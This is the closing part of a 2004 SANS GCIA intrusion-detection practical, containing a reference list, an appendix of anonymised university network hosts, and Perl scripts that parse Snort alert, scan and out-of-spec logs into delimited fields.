http://coders.meta.net.nz/~perry/irc.rules

-Patrik Sternudd's Practical:
http://www.giac.org/practical/GCIA/Patrik_Sternudd_GCIA.pdf

-http://linux0.cs.uaf.edu/archive31Jul01/msg00102.html

-Pedro Bueno's Practical
www.giac.org/practical/Pedro_Bueno_GCIA.doc

-http://www.blackcode.com/trojans/details.php?id=1073

-http://linux0.cs.uaf.edu/archive31Jul01/msg00102.html

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0010

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0011

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0012

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0013

-http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666

-Glenn Larratt's Practical:
http://www.giac.org/practical/Glenn_Larratt_GCIA.zip

-Les Gordon's Practical:
http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc

Network Statistics

-ColoGuys ISP Web Page:
http://www.cologuys.com/facilities/

-Aniverse Web Page:
http://www.aniverse.com/

-Knut Bjornstad's Practical:
http://www.giac.org/practical/GCIA/Knut_Bjornstad_GCIA.pdf

-Port 113 probes:
http://isc.sans.org/show_comment.php?id=109

-SYN-FIN Discussion:
http://archives.neohapsis.com/archives/snort/2000-10/0123.html

-Snort http_decode bug:
http://archives.neohapsis.com/archives/snort/2001-08/0075.html

-LURHQ MilkIt Analysis:
http://www.lurhq.com/sig-milkit.html

-OpaServ Discussion:
http://lists.sans.org/pipermail/list/2002-December/055121.html

-ECN RFC3168:
ftp://ftp.rfc-editor.org/in-notes/rfc3168.txt

-Andrew Wagoner's Practical:
http://www.giac.org/practical/GCIA/Andrew_J_Wagoner_GCIA.pdf

Recommendations
-Brian Bailey's Practical

Analysis
-Steven Drew's Practical:
http://www.giac.org/practical/Steven_Drew_GCIA.doc

General
-http://www.google.com
-http://isc.sans.org/port_details.php
-http://securityresponse.symantec.com/
-http://www.f-secure.com/

V. Appendix

Identified hosts

Web Services

MY.NET.184.47 – lenelserver
MY.NET.157.11 – pplsftltop2-157
MY.NET.24.44 – userpages
MY.NET.24.34 – www
MY.NET.162.67 – asl
MY.NET.5.20 – centrelearn
MY.NET.6.7 – umbc7
MY.NET.21.71 – c00153
MY.NET.111.140 – psc-a.engr
MY.NET.24.33 – my.umbc
MY.NET.60.16 – linux2.gl

FTP Services

MY.NET.24.47 – ftp1
MY.NET.70.50 – cs020pc-15.usc
MY.NET.70.49 – cs020pc-14.ucs
MY.NET.53.29 – cs020pc06.ucslab
MY.NET.69.148 – lib-69-148.pooled

Even More Mail

MY.NET.6.55 – resmail

Mail Services

MY.NET.25.74 - webmail
MY.NET.25.73 – mx8in
MY.NET.25.72 – mx7in
MY.NET.25.71 – mx6in
MY.NET.25.70 – mx5in
MY.NET.25.69 – mx4in
MY.NET.25.68 – mx3in
MY.NET.25.67 – mx2in
MY.NET.25.66 – mx1in
MY.NET.25.65 – ernie

Storage Facilities

MY.NET.24.23 – db2.afs
MY.NET.24.22 – beta-fett
MY.NET.24.21 – lfs9.afs

More Mail

MY.NET.12.2 – smtp
MY.NET.12.3 – milter
MY.NET.12.4 – mail
MY.NET.12.6 – mxin

MY.NET.6.47 – mx1del

MY.NET.6.40 – mx4del

MY.NET.6.35 – mx2del

MY.NET.6.34 – mx3del

Miscellaneous

MY.NET.110.39 – ecs115linux03.engr

MY.NET.12.7 – webauth

MY.NET.12.9 – bbnet

MY.NET.12.10 -imap-webmail

Miscellaneous 2

MY.NET.150.203 – libpc03.lib

MY.NET.152.172 – lib037pc16.ucslab

MY.NET.143.57 – fa446pc-01

alert_format.pl

```
#!/usr/bin/perl -w
#Jason Pinkey
#2004
#SANS GIAC GCIA Practical script "alert_format.pl"

#This will parse the alerts file and pull out the useful information such as
#timestamp, alert, source ip, src port, dst IP, dst port, and "comments". It
#then prints each line to a file and separates each field with a "?" (or any
#delimeter of your choosing)


#A check to make sure a file name was passed in would be good.

#@ARGV[0] = filename to format. This is in case we can use this same script for
#different log files
$in_filename = $ARGV[0];
$out_filename = $in_filename."_formatted";


open(inFile,"$in_filename")
        || die "cannot open input file \"$in_filename\"";

open(outFile,">$out_filename")
        || die "cannot open output file \"$out_filename\"";

#not technically needed, but a good practice
my $linenum = 0;
my $line = " ";
my $delim = " ";
my $timestamp = " ";
my $alert = " ";
my $srcip = " ";
my $srcport = " ";
my $dstip = " ";
my $dstport = " ";
my $comment = " ";
my $anomaly = 0;

#loop to read file line by line
while($line = <inFile>)
{
        #chomp($line);  #can't check for newline if you chomp it off!
        $linenum += 1;

        if($line =~ /(\d\d\/\d\d-\d\d:\d\d:\d\d\.\d{6})  \[\*\*\] (.*) \[\*\*\] (((MY\.NET|[0-9]+\.[0-
9]+)\.[0-9.]+):*([0-9]*) -> ((MY\.NET|[0-9]+\.[0-9]+)[0-9.]+):*([0-9]*)|\n)/s)
        {
```

```
        $anomaly = 0;
        $timestamp = $1;
        $alert = $2;
        $srcip= $4;
        $srcport= $6;
        $dstip= $7;
        $dstport= $9;
        $comment = $10;
}
else
{
        print("ANOMALY: $linenum\n");
        $anomaly = 1;
}

if($anomaly != 1)
{
#test for portscan
if($alert =~ /PORTSCAN/i)
{
        #test for ps detected
        if($alert =~ /DETECTED/)
        {
                #set srcip
                $alert =~ /from ((MY\.NET|[0-9]+\.[0-9]+)\.[0-9.]+)/;
                $srcip = $1;
                #set other ip's/ports = " "
                $srcport = $dstip = $dstport = " ";
                #gather comments
                $alert =~ /from $srcip \((.*)\)/;
                $comment = $1;
                #trim alert
                $alert =~ /(.*)from/;
                $alert = $1;
        }
        else
        {
                #test for ps status
                if($alert =~ /status/)
                {
                        #steps above
                        #set srcip
                        $alert =~ /from ((MY\.NET|[0-9]+\.[0-9]+)\.[0-9.]+)/;
                        $srcip = $1;
                        #set other ip's/ports = " "
                        $srcport = $dstip = $dstport = " ";
                        #gather comments
                        $alert =~ /from $srcip: .*hosts:(.*)/;
                        $comment = $1;
                        #trim alert
                        $alert =~ /(.*)from/;
                        $alert = $1;
                }
                #test for end of ps
                else
                {
                        if ($alert =~ /End of/)
                        {
                                #set srcip
                                $alert =~ /from ((MY\.NET|[0-9]+\.[0-9]+)\.[0-9.]+)/;
                                $srcip = $1;
                                #set other ip's/ports = " "
                                $srcport = $dstip = $dstport = " ";
                                #gather comments
                                $alert =~ /from $srcip:.*TOTAL (.*)/;
                                $comment = $1;
                                #trim alert
                                $alert =~ /(.*)from/;
                        }
                }
        }
```

```
                #else- bad ps alert. some error routine would be good here
        }
        #if not ps, then a reg alert (maybe do a check to ensure this)
        else
        {
                #set comments = " "
                $comment = " ";
        }

        $delim = "?";
        print(outFile
$linenum.$delim.$timestamp.$delim.$alert.$delim.$srcip.$delim.$srcport.$delim.$dstip.$delim.$dstport.$d
elim.$comment.$delim."\n");
        }
        #else- an anomaly occurred.
        else
        {
                $delim = "?";
                print(outFile $linenum.$delim."ANOMALY\n");
        }
}
```

scans_format.pl

```
#!/usr/bin/perl -w
#Jason Pinkey
#2004
#SANS GIAC GCIA Practical script "alert_format.pl"

#This will parse the scans file and pull out the useful information such as
#timestamp, source ip, src port, dst IP, dst port, type, and flags. It
#then prints each line to a file and separates each field with a "?" (or any
#delimeter of your choosing)

#@ARGV[0] = filename to format. This is in case we can use this same script for
#different log files

$in_filename = $ARGV[0];
$out_filename = $in_filename . "_formatted";


open(inFile,"$in_filename")
        || die "cannot open input file \"$in_filename\"";

open(outFile,">$out_filename")
        || die "cannot open output file \"$out_filename\"";

my $line = "";
my $delim = "";
my $timestamp = "";
my $srcip = "";
my $srcport = "";
my $dstip = "";
my $dstport = "";
my $type= "";
my $flags = "";

#loop to read file line by line
while($line = <inFile>)
{
        chomp($line);

        if($line =~ /([a-zA-Z]{3} \d\d \d\d:\d\d:\d\d) ([0-9.]+):([0-9]+) -> ([0-9.]+):([0-9]+) ([a-zA-
Z]{3}) ( |.{8})/)
        {
                $timestamp = $1;
                $srcip = $2;
                $srcport = $3;
                $dstip = $4;
                $dstport = $5;
```

```
                $type = $6;
                $flags = $7;
        }

#format of formatted file:
#timestamp?srcip?srcport?destip?destport?type?flags

        $delim = "?";
        print(outFile
$timestamp.$delim.$srcip.$delim.$srcport.$delim.$dstip.$delim.$dstport.$delim.$type.$delim.$flags.$deli
m."\n");
}
```

oos_format.pl

```
#! /usr/bin/perl -w
#Jason Pinkey
#2004
#SANS GIAC GCIA Practical script "oos_format.pl"

#This will parse the alerts file and pull out the information from the such
#headers and then print each line to a file and separates each field with a
# "?" (or any delimeter of your choosing). This is the least elegant of all
#the scripts, it's most notable problem being that it doesn't do much on the
#way of detecting log entries that don't match properly.

#get filename
$input_file = $ARGV[0];
$output_file = $input_file."_formatted";

open(inFile,"$input_file")
        || die "Error opening \"".$input_file."\"";
open(outFile,">$output_file")
        || die "Error opening \"".$output_file."\"";

my $alert = "";
my $line = "";


#loop to read variables
while($line = <inFile>)
{

        #loop to find entries
        while($line !~ /=\+=\+=\+=\+=\+=\+/ && !eof(inFile))
        {
                chomp($line);
                if($line =~ /\S/)
                {
                $alert = $alert.$line." ";
                }

                $line = <inFile>;
        }

        if($alert ne "")
        {

        $alert =~ /(.*) ((MY\.NET|[0-9]+\.[0-9]+)\.[0-9.]+):([0-9]+) -> ((MY\.NET|[0-9]+\.[0-9]+)\.[0-
9.]+):([0-9]+) ([A-Z]{3}) TTL:([0-9]+)/;
        $timestamp = $1;
        $srcip = $2;
        $srcport = $4;
        $dstip = $5;
        $dstport = $7;
        $protocol = $8;
        $ttl = $9;

        $alert =~ /TOS:(\dx\d) ID:([0-9]+) IpLen:([0-9]+) DgmLen:([0-9]+) ([A-Z]{2}) ([A-Z0-9\*]{8})
Seq: (0x[0-9A-Z]{8})\s*Ack: (\dx\d)\s*Win: (0x[0-9A-Z]{4})/;
```

```
        $tos = $1;
        $id = $2;
        $iplen = $3;
        $dgmlen = $4;
        $frag = $5;
        $flags = $6;
        $seq = $7;
        $ack = $8;
        $win = $9;

        $alert =~ /TcpLen: ([0-9]+) $protocol Options \([0-9]+\) => MSS: ([0-9]+) (.*) TS: ([0-9]+)
(\d) ([A-Z]+) WS: ([0-9]+)/;

        $tcplen = $1;
        $mss = $2;
        $Sack = $3;
        $ts = $4;
        $temp = $5;
        $nop = $6;
        $ws = $7;

        $alert = "";

        $delim = "?";
        print(outFile
$timestamp.$delim.$srcip.$delim.$srcport.$delim.$dstip.$delim.$dstport.$delim.$protocol.$delim.$ttl.$de
lim.$tos.$delim.$id.$delim.$iplen.$delim.$dgmlen.$delim.$frag.$delim.$flags.$delim.$seq.$delim.$ack.$de
lim.$win.$delim.$tcplen.$delim.$mss.$delim.$Sack.$delim.$ts.$delim.$temp.$delim.$nop.$delim.$ws.$delim.
"\n");
        }

}
```